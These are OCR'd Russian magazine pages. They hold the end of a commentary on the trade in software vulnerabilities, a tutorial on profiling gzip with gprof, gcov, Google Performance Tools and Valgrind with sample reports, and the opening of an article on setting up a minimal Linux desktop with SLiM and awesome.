Производителям софта, в свою очередь, вообще торопиться некуда. Подумай сам, что обычно отвечает тот же Microsoft, когда их спрашивают о дырах? Верно, MS говорит что-то вроде «ладно, мы тут подумали и решили выпустить внеплановый патч, ибо, да-да, планета в огне, все горит, полыхнуло так, что даже мы заметили». Более того, производители (даже те, которые серьезно относятся к этим вопросам) инфу о дырках получают в основном на халяву, не напрягаясь. Схема проста: кто-то нашел дыру, обрадовался и по-тихому продал ее некому кул-хацкеру, который, в свою очередь, с помощью этой дыры атаковал «большую рыбу». Админ «большой рыбы» оказался не дурак — у него стоит куча снифферов и логгеров. Зафиксировав атаку, он отослал все данные аверской компании. Аверская компания по своим внутренним взаимным договоренностям тут же сообщила производителю софта, что в его продукте нашли уязвимость. Таким образом — всего лишь первая реальная эксплуатация бага, а информация о нем уже дошла до производителя. Да, конечно, если производитель будет суетиться сам — он выиграет время. Но зачем? На создание патча все равно потребуется некоторый срок, да и реальных убытков от дырок производитель почти никогда не несет. Так что, получается, что об уязвимости все равно узнают. И все равно ее придется фиксить. Но производителю нет смысла платить за то, чтобы узнать о ней первым. Именно поэтому предложения Mozilla и Google — это обычный PR, особенно с учетом того, что «крутость» дыры они определяют сами.

Напоследок замечу, что все не так страшно, как может показаться. С одной стороны, дырок в современном софте бессчетное количество, они стоят неплохих денег, продаются и перепродаются из рук в руки, а также весьма медленно патчатся. С другой стороны, не стоит забывать о том, что реально для массовых и серьезных атак используется ничтожный процент этих самых уязвимостей. Статистика, видишь ли, утверждает, что хакеры в большинстве своем ленивы до ужаса :). ⌶



Евгений Зобнин zobnin@gmail.com



В поисках слабого звена

Как найти узкие места в приложениях

Существует такая статистика: 20% кода выполняется 80% времени. Точность ее вряд ли полностью соответствует реальному положению вещей, а вот общий смысл довольно интересен: получается, что оптимизация всего приложения — занятие неблагодарное и глупое, а реальные результаты может дать только оптимизация тех 20% приложения, которые выполняются дольше всего. Причем найти эти 20% не так уж и сложно.

В этой статье мы будем говорить о профилировании. Если верить Википедии, то это — «сбор характеристик работы программы, таких как время выполнения отдельных фрагментов, число верно предсказанных условных переходов, число кэш-промахов и так далее». В переводе это означает «выявление узких мест программы» (или, как говорят англофилы, «бутылочных горлышек»), а именно — всех тех участков кода, на которых программа начинает «пробуксовывать», заставляя пользователя ждать. Простейшее профилирование можно произвести голыми руками (и ниже я покажу, как это сделать), но лучше положиться на сообщество, представители которого уже создали все необходимые инструменты.

Первый и популярный инструмент носит имя GNU Profiler (или gprof). Он испокон веков используется для профилирования кода, генерируемого компилятором GCC. Второй — GNU Coverage testing tool (gcov), утилита для более детального анализа производительности. Третий — набор инструментов отладки и профилирования под общим именем Google Performance Tools (сокращенно GPT). Ну а четвертый — это Valgrind, который хоть и предназначен для поиска ошибок работы с памятью, но содержит в своем арсенале ряд утилит для анализа производительности программ. Начнем, как и полагается, с классики.

GNU Profiler

GNU Profiler (gprof) — один из старейших профайлеров, доступных для операционных

```
Flat profile:

Each sample counts as 0.01 seconds.
  %   cumulative   self              self     total
 time   seconds   seconds    calls  s/call   s/call  name
 28.54     25.15    25.15        1   25.15    87.88  deflate
 21.81     44.38    19.23 450613081    0.00     0.00  longest_match
 13.41     56.20    11.82    22180    0.00     0.00  fill_window
 11.19     66.06     9.86 713358893    0.00     0.00  ct_tally
  8.07     73.18     7.12    22181    0.00     0.00  updcrc
  4.38     77.04     3.86     7847    0.00     0.00  compress_block
  4.20     80.74     3.70    14021    0.00     0.00  copy_block
  3.90     84.18     3.44 259026464    0.00     0.00  send_bits
  2.61     86.48     2.30 15546447    0.00     0.00  pqdownheap
  0.44     86.87     0.39    21868    0.00     0.00  flush_block
  0.33     87.16     0.29    65604    0.00     0.00  gen_bitlen
  0.32     87.44     0.28    65604    0.00     0.00  build_tree
  0.25     87.66     0.22        1    0.22     0.22  lm_init
  0.23     87.86     0.20  6277955    0.00     0.00  bi_reverse
  0.10     87.95     0.09    65605    0.00     0.00  gen_codes
  0.10     88.04     0.09    43736    0.00     0.00  scan_tree
```

Рис.1 Таблицы, генерируемые gprof, интуитивно понятны

```
                     Call graph (explanation follows)

granularity: each sample hit covers 2 byte(s) for 0.01% of 88.17 seconds

index % time    self  children    called     name
                0.00   88.16       1/1           main [3]
[1]    100.0    0.00   88.16       1         treat_file [1]
                0.00   88.16       1/1           zip [2]
                0.00    0.00       1/1           get_istat [39]
                0.00    0.00       1/1           make_ofname [42]
                0.00    0.00       1/1           clear_bufs [34]
                0.00    0.00       1/1           create_outfile [36]
                0.00    0.00       1/1           input_eof [41]
                0.00    0.00       1/1           copy_stat [35]
-----------------------------------------------
                0.00   88.16       1/1           treat_file [1]
[2]    100.0    0.00   88.16       1         zip [2]
               25.15   62.73       1/1           deflate [4]
                0.22    0.00       1/1           lm_init [19]
```

Рис.2 На первый взгляд граф gprof выглядит несколько путаным, но со временем все встает на свои места

систем типа UNIX. Он входит в состав пакета gcc, и может быть использован для профилирования программ, написанных на любом поддерживаемом им языке (а это не только C/C++, но и Objective-C, Ada, Java). Сам по себе gprof не является инструментом профилирования, а лишь позволяет отобразить профильную статистику, которая накапливается приложением во время работы (само собой разумеется, по умолчанию никакое приложение этого не делает, но может начать, если собрать программу с аргументом '-pg').

Рассмотрим, как это работает в реальных условиях. Чтобы ощутить все достоинства gprof, мы применим ее не к какому-нибудь абстрактному, искусственно созданному приложению, а к самому настоящему повседневно используемому. Пусть это будет gzip. Получаем и распаковываем исходники архиватора:

```
$ wget www.gzip.org/gzip-1.3.3.tar.gz

$ tar -xzf gzip-1.3.3.tar.gz
$ cd gzip-1.3.3
```

Устанавливаем инструменты, необходимые для сборки (в Ubuntu это делается через инсталляцию мета-пакета build-essential):

```
$ sudo apt-get install build-essential
```

Запускаем конфигуратор сборки, передав в переменной окружения CFLAGS аргумент '-pg':

```
$ CFLAGS='-pg' ./configure
```

Компилируем программу: `make`. У нас есть бинарник gzip, способный вести статистику своего исполнения. Каждый его запуск будет сопровождаться генерацией файла gmon.out:


```
$ ./gzip ~/ubuntu-10.10-desktop-i386.iso
$ ls -l gmon.out
-rw-r--r-- 1 j1m j1m 24406 2010-11-19 14:47
gmon.out
```

Этот файл не предназначен для чтения человеком, но может быть использован для создания подробного отчета об исполнении:

```
$ gprof ./gzip gmon.out > gzip-profile.txt
```

Важная часть полученного файла показана на скриншоте 1. Каждая строка — это статистика исполнения одной функции, столбцы — различные показатели. Нас интересуют первый, третий, четвертый и седьмой столбцы. Они отображают информацию об общем количестве времени, затраченном на исполнение функции (первый столбец — в процентах, третий — в секундах), количестве ее вызовов и имени. Попробуем проанализировать отчет. Первой в списке идет функция deflate, которая была вызвана всего один раз, но «сожрала» 29% всего времени исполнения программы.

Это реализация алгоритма компрессии, и, если бы перед нами стояла задача оптимизировать gzip, мы должны были бы начать именно с нее. 22% времени ушло на исполнение функции longest_match, но, в отличие от deflate, она была вызвана аж 450 613 081 раз,



▹ info

• По умолчанию gprof не выводит профильной информации для функций библиотеки libc, но ситуацию можно исправить, установив пакет libc6-prof и собрав тестируемое с библиотекой libc_p: «export LD_FLAGS= '-lc_p'».

• Активировать профайлер GPT можно не только с помощью переменной окружения CPUPROFILE, но и обрамив тестируемый участок кода функциями ProfilerStart() и ProfilerStop(), которые объявлены в google/profiler.h.



▹ warning

Из-за требований к безопасности GPT не сработает в отношении приложений с установленным битом SUID.

```
1:   662:off_t deflate()
-:   663:{
-:   664:    IPos hash_head;          /* head of hash chain */
-:   665:    IPos prev_match;         /* previous match */
-:   666:    int flush;               /* set if current block must be flushed */
1:   667:    int match_available = 0; /* set if previous match exists */
1:   668:    register unsigned match_length = MIN_MATCH-1; /* length of best match */
-:   669:
1:   670:    if (compr_level <= 3) return deflate_fast(); /* optimized for speed */
-:   671:
-:   672:    /* Process the input block. */
715432016:   673:    while (lookahead != 0) {
-:   674:        /* Insert the string window[strstart .. strstart+2] in the
-:   675:         * dictionary, and set hash_head to the head of the hash chain:
-:   676:         */
715432014:   677:        INSERT_STRING(strstart, hash_head);
-:   678:
-:   679:        /* Find the longest match, discarding those <= prev_length.
-:   680:         */
715432014:   681:        prev_length = match_length, prev_match = match_start;
715432014:   682:        match_length = MIN_MATCH-1;
-:   683:
1261915228:   684:         if (hash_head != NIL && prev_length < max_lazy_match &&
546483214:   685:            strstart - hash_head <= MAX_DIST) {
-:   686:            /* To simplify the code, we prevent matches with the string
```

Рис.3 Утилита gcov позволяет выявить проблемные места на уровне строк исходного кода

поэтому каждый отдельный вызов функции занимал ничтожное количество времени. Это второй кандидат на оптимизацию. Функция fill_window отняла 13% всего времени и была вызвана «всего» 22 180 раз. Возможно, и в этом случае оптимизация могла бы дать результаты.

Промотав файл отчета до середины (кстати, сразу за таблицей идет подробная справка обо всех ее столбцах, что очень удобно), мы доберемся до так называемого «графа вызовов» (Call graph). Он представляет собой таблицу, разбитую на записи, отделенные друг от друга пунктиром (повторяющимися знаками минуса). Каждая запись состоит из нескольких строк, при этом вторая строка вопреки здравому смыслу называется «первичной» и описывает функцию, которой посвящена запись. Строкой выше располагается описание вызывающей ее функции, а ниже — вызываемых ей.

Столбцы содержат следующее (слева направо): индекс (index, он есть только в первичной строке и ничего не значит); процент времени, уходящий на выполнение функции (% time); количество времени, затрачиваемое на ее выполнение в секундах (self); количество времени, затрачиваемое на выполнение функции и всех вызываемых ею функций (children); количество вызовов функции (called) и ее имя (name). Граф вызовов оказывается очень полезен, для оптимизации чужого кода: становятся видны не только узкие места программы, но и логика ее работы, которая может быть неочевидна при изучении исходников.

GNU Coverage testing tool

Кроме gprof, компилятор GCC имеет в своем составе еще один инструмент профилирования, который позволяет получить более детальный отчет о выполнении приложения. Утилита называется gcov и предназначена для генерации так называемого аннотированного исходного кода, который напротив каждой строки содержит количество ее исполнений.

Это может понадобиться для более глубокого изучения проблем приложения, когда функции, виновные в «тормозах», найдены, а суть проблемы так и остается неясна (например, непонятно, какая строка в многократно вложенном цикле внутри длиннющей функции несет ответственность за аномальное падение производительности). Gcov не может полагаться на статистику, генерируемую приложением при сборке с флагом '-pg', и требует пересборки с флагами '-fprofile-arcs' и '-ftest-coverage':

```
$ CFLAGS='-fprofile-arcs -ftest-coverage'
   ./configure && make
```

Далее приложение необходимо запустить:

```
$ ./gzip ~/ubuntu-10.10-desktop-i386.iso
```

Для каждого файла исходного кода будет сгенерирован граф вызовов, на основе которого можно создать подготовленный для чтения человеком аннотированный исходник:

```
$ gcov deflate.c

File 'deflate.c'
Lines executed:76.98% of 139
deflate.c:creating 'deflate.c.gcov'
```

Полученный в результате файл состоит из трех колонок: количество исполнений строки, номер строки и сама строка. При этом для строк, не содержащих кода, в первой колонке будет стоять знак минуса, а для строк, ни разу не выполненных — последовательность шарпов: #####.

Google Performance Tools

Google Performance Tools (сокращенно GPT) — это разработка сотрудников Google, предназначенная для поиска утечек памяти и узких мест приложений. Как и gprof, GPT не является внешней по

> Чтобы произвести профилирование вручную, достаточно поместить вызовы стандартной POSIX-функции gettimeofday() вокруг всех нуждающихся в профилировании функций, а затем вычесть значение, полученное после вызова функции, из значения, полученного до ее вызова. Результатом будет длительность исполнения функции.

```
jlm@1313:~/gzip-1.3.3$ google-pprof --text ./gzip gzip-cpu-profile.
Total: 4696 samples
    1651  35.2%  35.2%     4360  92.8% deflate
    1155  24.6%  59.8%     1155  24.6% longest_match
     508  10.8%  70.6%      508  10.8% ct_tally
     272   5.8%  76.4%      571  12.2% fill_window
     240   5.1%  81.5%      327   7.0% copy_block
     213   4.5%  86.0%      213   4.5% updcrc
     163   3.5%  89.5%      301   6.4% compress_block
     137   2.9%  92.4%      217   4.6% send_bits
     121   2.6%  95.0%      121   2.6% __read_nocancel
     102   2.2%  97.1%      102   2.2% pqdownheap
      74   1.6%  98.7%       74   1.6% __close_nocancel
      16   0.3%  99.1%       16   0.3% gen_bitlen (inline)
      12   0.3%  99.3%      125   2.7% build_tree
      11   0.2%  99.6%       11   0.2% memcpy
       6   0.1%  99.7%        6   0.1% bi_reverse
       4   0.1%  99.8%       10   0.2% gen_codes
       4   0.1%  99.9%       51   1.1% scan_tree
```

Рис.4 Таблица, генерируемая GPT, очень похожа на таблицы gprof

отношению к тестируемому приложению программой и заставляет его самостоятельно вести статистику своего исполнения. Однако используется для этого не внедренный на этапе сборки приложения код, а библиотеки, которые могут быть прилинкованы к приложению во время сборки или подключены при запуске. Всего разработчикам доступно две подключаемых библиотеки: tcmalloc (которая, по уверению авторов GPT, представляет собой самую быструю на свете реализацию функции malloc, а также позволяет производить анализ того, как память расходуется, выделяется и течет) и profiler, генерирующая отчет о выполнении программы, наподобие gprof. Также в комплект входит утилита pprof, предназначенная для анализа и визуализации накопленных данных. Исходный код, а также rpm- и deb-пакеты всего этого набора доступны на официальной страничке (code.google.com/p/google-perftools), однако я бы не советовал заморачиваться с ручной установкой, так как набор доступен в стандартных репозиториях Fedora и Ubuntu, и его можно установить одной простой командой:

```
$ sudo apt-get install google-perftools \
   libgoogle-perftools0 libgoogle-perftools-dev
```

Далее приступаем к профилированию. Легче всего это сделать, просто подсунув нужную библиотеку прямо во время запуска программы с помощью LD_PRELOAD:

```
$ LD_PRELOAD=/usr/lib/libprofiler.so.0.0.0 \
   CPUPROFILE=gzip-profile.log ./gzip \
   /home/j1m/ubuntu-10.10-desktop-i386.iso
```

Однако сами гугловцы не советуют применять этот метод (очевидно из-за проблем с программами, написанными на C++), рекомендуя линковать библиотеку во время сборки. Что ж, не будем спорить. Для экспериментов возьмем все тот же gzip и повторно пересоберем его, слинковав бинарник с нужной библиотекой:

```
$ cd ~/gzip-1.3.3
$ make clean
$ ./configure
$ LDFLAGS='-lprofiler' ./configure && make
```

Теперь gzip вновь готов вести лог своего исполнения, но не будет делать этого по умолчанию. Чтобы активировать профайлер, необходимо объявить переменную окружения CPUPFOFILE и присвоить ей путь до файла профиля:

```
$ CPUPROFILE=gzip-cpu-profile.log ./gzip \
   ~/ubuntu-10.10-desktop-i386.iso
PROFILE: interrupts/evictions/bytes = 4696/946/91976
```

Как и в случае с gprof, получившийся отчет имеет бинарную форму и может быть прочитан только с использованием специальной утилиты. В GPT ее роль выполняет perl-скрипт pprof (в Ubuntu во избежание путаницы с другой одноименной утилитой он переименован в google-pprof), который генерирует не только таблицы и аннотированные исходники на манер gcov, но и визуальные графы вызовов. Существует 11 типов вывода этой утилиты, за каждым закреплен соответствующий аргумент командной строки:

1. Текстовый (--text) — таблица, подобная выводу gprof;
2. Callgrind (--callgrind) — вывод в формате, совместимом с утилитой kcachegrind (из пакета valgrind);
3. Графический (--gv) — граф вызовов, немедленно отображаемый на экране;
4. Листинг (--list=<regexp>) — аннотированный листинг указанной функции;
5. Дизассемблированный листинг (--disasm=<regexp>) — аннотированный дизассемблированный листинг указанной функции;
6. Символьный (--symbols) — листинг декодированных символьных имен;
7. Графический файл (--dot, --ps, --pdf, --gif) — граф вызовов, сохраняемый в файл;
8. Сырой (--raw) — подготовка бинарного файла профиля к передаче по сети (перекодируется с помощью печатаемых символов).

Наибольший интерес для нас представляют текстовый ('--text') и графический ('--gv') типы вызовов. Только они могут дать полную






Рис.5 Граф, генерируемый GPT, очень прост и нагляден

информацию о выполнении приложения и всех его проблемных местах. Текстовый вывод генерируется следующим образом:

```
$ google-pprof --text ./gzip gzip-cpu-profile.log
```

Как видно на скриншоте 4, вывод представляет собой таблицу с перечислением всех функций и затрат на их исполнение. На первый взгляд она кажется очень похожей на таблицу, генерируемую утилитой gprof, но это не так. Будучи всего лишь библиотекой, GPT не может вести статистику исполнения программы так же детально и точно, как это делает код, внедренный прямо в приложение.
Поэтому вместо записи всех фактов вызова и выхода из функций (поведение программы, собранной с флагом '-pg'), GPT применяет метод, называемый сэмплированием. Сто раз в секунду библиотека активирует специальную функцию, в задачи которой входит сбор данных о том, в какой точке в текущий момент происходит выполнение программы, и запись этих данных в буфер. По завершению работы программы из этих данных формируется и записывается на диск профильный файл. Именно поэтому в выводе pprof нет информации о том, сколько раз функция была вызвана за время работы программы, или сколько процентов времени ушло на ее исполнение. Вместо этого для каждой функции указывается количество проверок, во время которых было выяснено, что в данный момент программа занималась исполнением этой функции. Поэтому количество проверок, приведенное для каждой функции, можно смело считать за общее время ее исполнения.
Во всем остальном таблица сильно напоминает вывод gprof: по функции на строку, по показателю на столбец. Всего столбцов шесть:
1. Количество проверок для данной функции;
2. То же число в процентах от общего количества проверок;
3. Процент проверок на все остальные функции программы;
4. Количество проверок для данной функции и всех ее потомков;
5. То же число в процентах от общего количества проверок;
6. Имя функции.
Поначалу такой подход к измерению времени исполнения кажется слишком неточным, но если сравнить таблицы, полученные с помощью gprof, с таблицами pprof, становится ясно, что они показывают одинаковую картину. Более того, GPT позволяет изменить количество проверок на секунду времени с помощью переменной окружения CPUPROFILE_FREQUENCY, так что точность можно увеличить в десять, сто или тысячу раз, если того требует ситуация (например, если необходимо профилировать исполнение очень небольшой программы).
Несомненным достоинством GPT перед gprof является умение представлять информацию в графическом виде. Для активации этой функции pprof следует запускать с флагом '--gv' (кстати, для показа графа будет использована одноименная утилита):

```
$ google-pprof --gv ./gzip gzip-cpu-profile.log
```

Генерируемый в результате выполнения этой функции граф вызовов функций очень наглядный и гораздо более простой для восприятия и изучения, чем аналогичный текстовый граф, генерируемый командой gprof. Имя и статистика исполнения каждой функции размещены в прямоугольниках, размер которых прямо пропорционален количеству времени, затраченному на исполнение функции. Внутри прямоугольника размещены данные о том, сколько времени ушло на исполнение самой функции и ее потомков (время измеряется в проверках). Связи между прямоугольниками указывают на очередность вызова функций, а числовые значения, указанные рядом со связями — на время исполнения вызываемой функции и всех ее потомков. Еще одно достоинство GPT заключается в способности использовать разные уровни детализации для вывода данных, позволяя пользователю самому выбирать единицы дробления. По умолчанию в качестве такой единицы используется функция, поэтому любой вывод pprof логически разделен на функции.
Однако при желании в качестве единицы дробления можно использовать строки исходного кода (аргумент '--lines'), файлы ('--files') или даже физические адреса памяти ('--addresses'). Благодаря такой функциональности GPT очень удобно использовать для поиска узких мест в больших приложениях, когда сначала ты анализируешь производительность на уровне отдельных файлов, затем переходишь к функциям и, наконец, находишь проблемное место на уровне исходного кода или адресов памяти.

```
------------------------------------------------------------------------------------------
      Ir  file:function
------------------------------------------------------------------------------------------
37,871  /build/buildd/eglibc-2.12.1/elf/dl-lookup.c:_dl_lookup_symbol_x [/lib/ld-2.12.1.so]
31,946  /build/buildd/eglibc-2.12.1/elf/dl-lookup.c:do_lookup_x [/lib/ld-2.12.1.so]
56,578  /build/buildd/eglibc-2.12.1/elf/../sysdeps/x86_64/dl-machine.h:_dl_relocate_object
04,725  /build/buildd/eglibc-2.12.1/string/../sysdeps/x86_64/multiarch/../strcmp.S:strcmp'2 [
61,762  /build/buildd/eglibc-2.12.1/elf/dl-lookup.c:check_match.12468 [/lib/ld-2.12.1.so]
54,542  /build/buildd/eglibc-2.12.1/string/wordcopy.c:_wordcopy_fwd_dest_aligned [/lib/libc-2
46,405  /build/buildd/eglibc-2.12.1/elf/do-rel.h:_dl_relocate_object
13,125  /build/buildd/eglibc-2.12.1/string/../sysdeps/x86_64/multiarch/../strcmp.S:strcmp [/l
 7,100  /build/buildd/eglibc-2.12.1/elf/dl-misc.c:_dl_name_match_p [/lib/ld-2.12.1.so]
 6,174  ???:0x0000000000009170 [/usr/lib/libprofiler.so.0.0.0]
 4,676  /build/buildd/eglibc-2.12.1/elf/dl-cache.c:_dl_cache_libcmp'2 [/lib/ld-2.12.1.so]
 4,525  /build/buildd/eglibc-2.12.1/elf/dl-version.c:_dl_check_map_versions [/lib/ld-2.12.1.s
 4,148  /build/buildd/eglibc-2.12.1/elf/dl-load.c:_dl_map_object_from_fd [/lib/ld-2.12.1.so]
 3,976  /build/buildd/eglibc-2.12.1/elf/dl-deps.c:_dl_map_object_deps [/lib/ld-2.12.1.so]
 3,657  /build/buildd/eglibc-2.12.1/debug/memmove_chk.c:__memmove_chk [/lib/libc-2.12.1.so]
 3,640  /build/buildd/eglibc-2.12.1/stdlib/bsearch.c:bsearch [/lib/libc-2.12.1.so]
 3,350  /build/buildd/eglibc-2.12.1/elf/dl-load.c:_dl_map_object [/lib/ld-2.12.1.so]
 2,322  /build/buildd/eglibc-2.12.1/string/../sysdeps/x86_64/multiarch/../strchr.S:__GI_strch
 2,322  /build/buildd/eglibc-2.12.1/elf/dl-version.c:match_symbol [/lib/ld-2.12.1.so]
 2,046  /build/buildd/eglibc-2.12.1/string/wordcopy.c:_wordcopy_fwd_aligned [/lib/libc-2.12.1
 1,896  /build/buildd/eglibc-2.12.1/elf/dl-cache.c:_dl_load_cache_lookup [/lib/ld-2.12.1.so]
 1,891  /build/buildd/eglibc-2.12.1/elf/dynamic-link.h:_dl_map_object_from_fd
```

Рис.6 Valgrind с плагином callgrind

И последнее. Как я говорил выше, GPT — это не только хороший профайлер, но и инструмент для поиска утечек памяти, поэтому у него есть один приятный побочный эффект в виде способности к анализу потребления памяти приложением. Для этого приложение должно быть собрано или запущено с поддержкой библиотеки tcmalloc, а в переменную HEAPPROFILE записан адрес для размещения профильного файла. Например:

```
$ LD_PRELOAD=/usr/lib/libtcmalloc.so.0.0.0 \
   HEAPPROFILE=gzip-heap-profile.log \
   ./gzip ~/ubuntu-10.10-desktop-i386.iso
Starting tracking the heap
Dumping heap profile to gzip-heap-profile.log.0001.
heap (Exiting)
```

К полученному файлу будет добавлено окончание 0000.heap. Если натравить на этот файл утилиту pprof и указать флаг '--text', она выведет на экран таблицу функций и уровень потребления памяти каждой из них. Столбцы значат все то же самое, что и в случае обычного профилирования, с тем исключением, что вместо количества проверок и их процентных отношений таблица теперь содержит количество потребляемой памяти и процент от общего потребления памяти.
При необходимости эту информацию можно получить в графическом виде, а также изменить единицы дробления. Библиотека может быть настроена с помощью различных переменных окружения, наиболее полезная из которых носит имя HEAP_PROFILE_MMAP. Она включает профилирование для системного вызова mmap (по умолчанию GPT собирает статистику только для вызовов malloc, calloc, realloc и new).

Пара слов о Valgrind

В последней части статьи мы кратко рассмотрим способы использования инструмента Valgrind для профилирования приложений. Valgrind — это очень мощный отладчик памяти, который способен найти такие ошибки работы с памятью, о которых другие утилиты даже не подозревают. Он имеет модульную архитектуру, которая с течением времени позволила ему обрасти несколькими плагинами, не относящимися напрямую к отладке. Всего таких плагина три:
1. Cachegrind — позволяет собирать статистику по попаданию данных и инструкций программы в кэш первого и второго уровней процессора (мощный и сложный инструмент, который полезен при выполнении профилирования низкоуровневого кода).
2. Massif — профайлер кучи, схожий по функциональности с аналогом из пакета GPT.
3. Callgrind — профайлер, во многом похожий на таковой в gprof и GPT.
По умолчанию в качестве основного плагина Valgrind использует memcheck (отладчик памяти), поэтому для его запуска в режиме профилирования необходимо указать нужный плагин вручную. Например:

```
$ valgrind --tool=callgrind ./program
```

После этого в текущем каталоге будет создан файл с именем callgrind.out.PID-программы, который можно проанализировать с помощью утилиты callgrind_annotate или графической программы kcachegrind (устанавливается отдельно). Я не буду расписывать формат генерируемых этими программами данных (он хорошо представлен в одноименных man-страницах), скажу лишь, что callgrind_annotate лучше запускать с флагом '--auto', чтобы он смог самостоятельно найти файлы исходных текстов программы. Для анализа расхода памяти Valgrind следует запускать с аргументом '--tool=massif'. После чего в текущем каталоге появится файл massif.out.PID-программы, который может быть проанализирован с помощью утилиты ms_print. В отличие от pprof, она умеет выводить данные не только в виде стандартной таблицы, но и генерировать красивые ascii-art графики.

Выводы

Такие инструменты, как gprof, gcov и GPT, позволяют провести анализ работы приложения и выявить все его узкие места вплоть до отдельной процессорной инструкции, а подключив к процессу профилирования еще и Valgrind, можно добиться удивительных результатов.

Евгений Зобнин zobnin@gmail.com



Максимальный минимум

Создаем гиковый десктоп из подручных материалов

Современные дистрибутивы Linux чрезмерно дружелюбны к новичкам и совершенно неэффективны в повседневном использовании. Следуя же нашим инструкциям, ты получишь минималистическое, быстрое и удобное окружение рабочего стола, как у многих гиков.

Устанавливаем дисплейный менеджер

Первый шаг на пути к новому десктопу — установка дисплейного менеджера (DM), в задачи которого входит формирование графического окна с полями для ввода имени и пароля, а также запуск всех остальных компонентов DE.

Наиболее продвинутые и удобные DM распространяются в комплекте с популярными десктопными средами, такими как KDE и Gnome, но в силу своей раздутости и адского количества зависимостей для нашего минималистичного десктопа они подходят плохо. Поэтому я выбрал легкий и удобный дисплейный менеджер SLiM (Simple LogIn Manager). SLiM доступен в основном репозитории Ubuntu, поэтому его легко установить с помощью любого apt-клиента. В ходе установки необходимо согласиться с предложением сделать SLiM менеджером по умолчанию. Какой-либо дополнительной настройки не требуется, но для удобства лучше изменить несколько строк конфигурационного файла. Открываем /etc/slim.conf, находим в самом начале опцию default_path и добавляем в конец ее значения следующую запись (опции и значения разделены пробелом):

```
:/sbin:/usr/sbin:/usr/local/sbin
```

Эта строка позволит использовать административные команды внутри DE. Далее находим опцию sessions и указываем в качестве ее значения строку "default,awesome,xterm". Так у нас будет всего три типа сессии: прошлая, менеджер окон awesome и голый xterm (вместо кучи различных WM).



Так выглядит slim, простой и быстрый дисплейный менеджер

Выбираем менеджер окон

Менеджер окон — ключевой компонент любого рабочего стола. От его выбора зависит не только то, как будет выглядеть твой десктоп, но и множество других характеристик: способ расположения окон на экране, наличие или отсутствие панелей, системы меню, возможности заскриптовать действия, поддержка стандартов freedesktop, наличие трея и многое другое.
Большинство современных менеджеров окон похожи друг на друга и предлагают пользователю сходный функционал. Fluxbox, windowmaker, kwm, compiz и огромное количество других WM реализуют одну и ту же модель перекрывающихся окон, более тридцати лет назад предложенную компанией Xerox. Между тем многие пользователи уже давно заметили, что модель неперекрывающихся окон (каждое из которых растягивается на все доступное пространство экрана) гораздо более удобна для восприятия информации и управления окнами.
Менеджеры окон, реализующие такую модель, называются тайловыми (от английского слова tail — плитка, черепица). Они не столь популярны, как остальные, но по-настоящему ценятся в среде гиков. Всего существует около десятка тайловых WM, среди которых есть как совершенно минималистичные (например, ratpoison и dwm), так и очень функциональные (ion3, awesome). Более того, быть тайловым умеет даже менеджер окон kwm (начиная с KDE 4.5).
Для гиковского рабочего стола я выбрал менеджер окон awesome. Он функционален и настраиваем, имеет все необходимое для жизни, включая панель управления, меню и трей, но самое главное — awesome способен работать в разных режимах, начиная от классического (стандартные перекрывающиеся окна) и заканчивая десятком режимов с неперекрывающимися окнами. Как и все остальное, awesome доступен в репозитории Ubuntu, поэтому его можно установить с помощью apt-get:

```
$ sudo apt-get install awesome awesome-extra
```

Пакет awesome-extra содержит дополнительные модули awesome, они нам понадобятся при настройке, которую мы произведем в одном из следующих разделов.

Настраиваем эмулятор терминала

Трудно представить себе UNIX-десктоп без эмулятора терминала, а гиковый десктоп — тем более. Ни один продвинутый пользователь и дня не проживет без терминала, набора самопальных скриптов и mc, поэтому к выбору замены xterm нужно подходить со всей серьезностью.
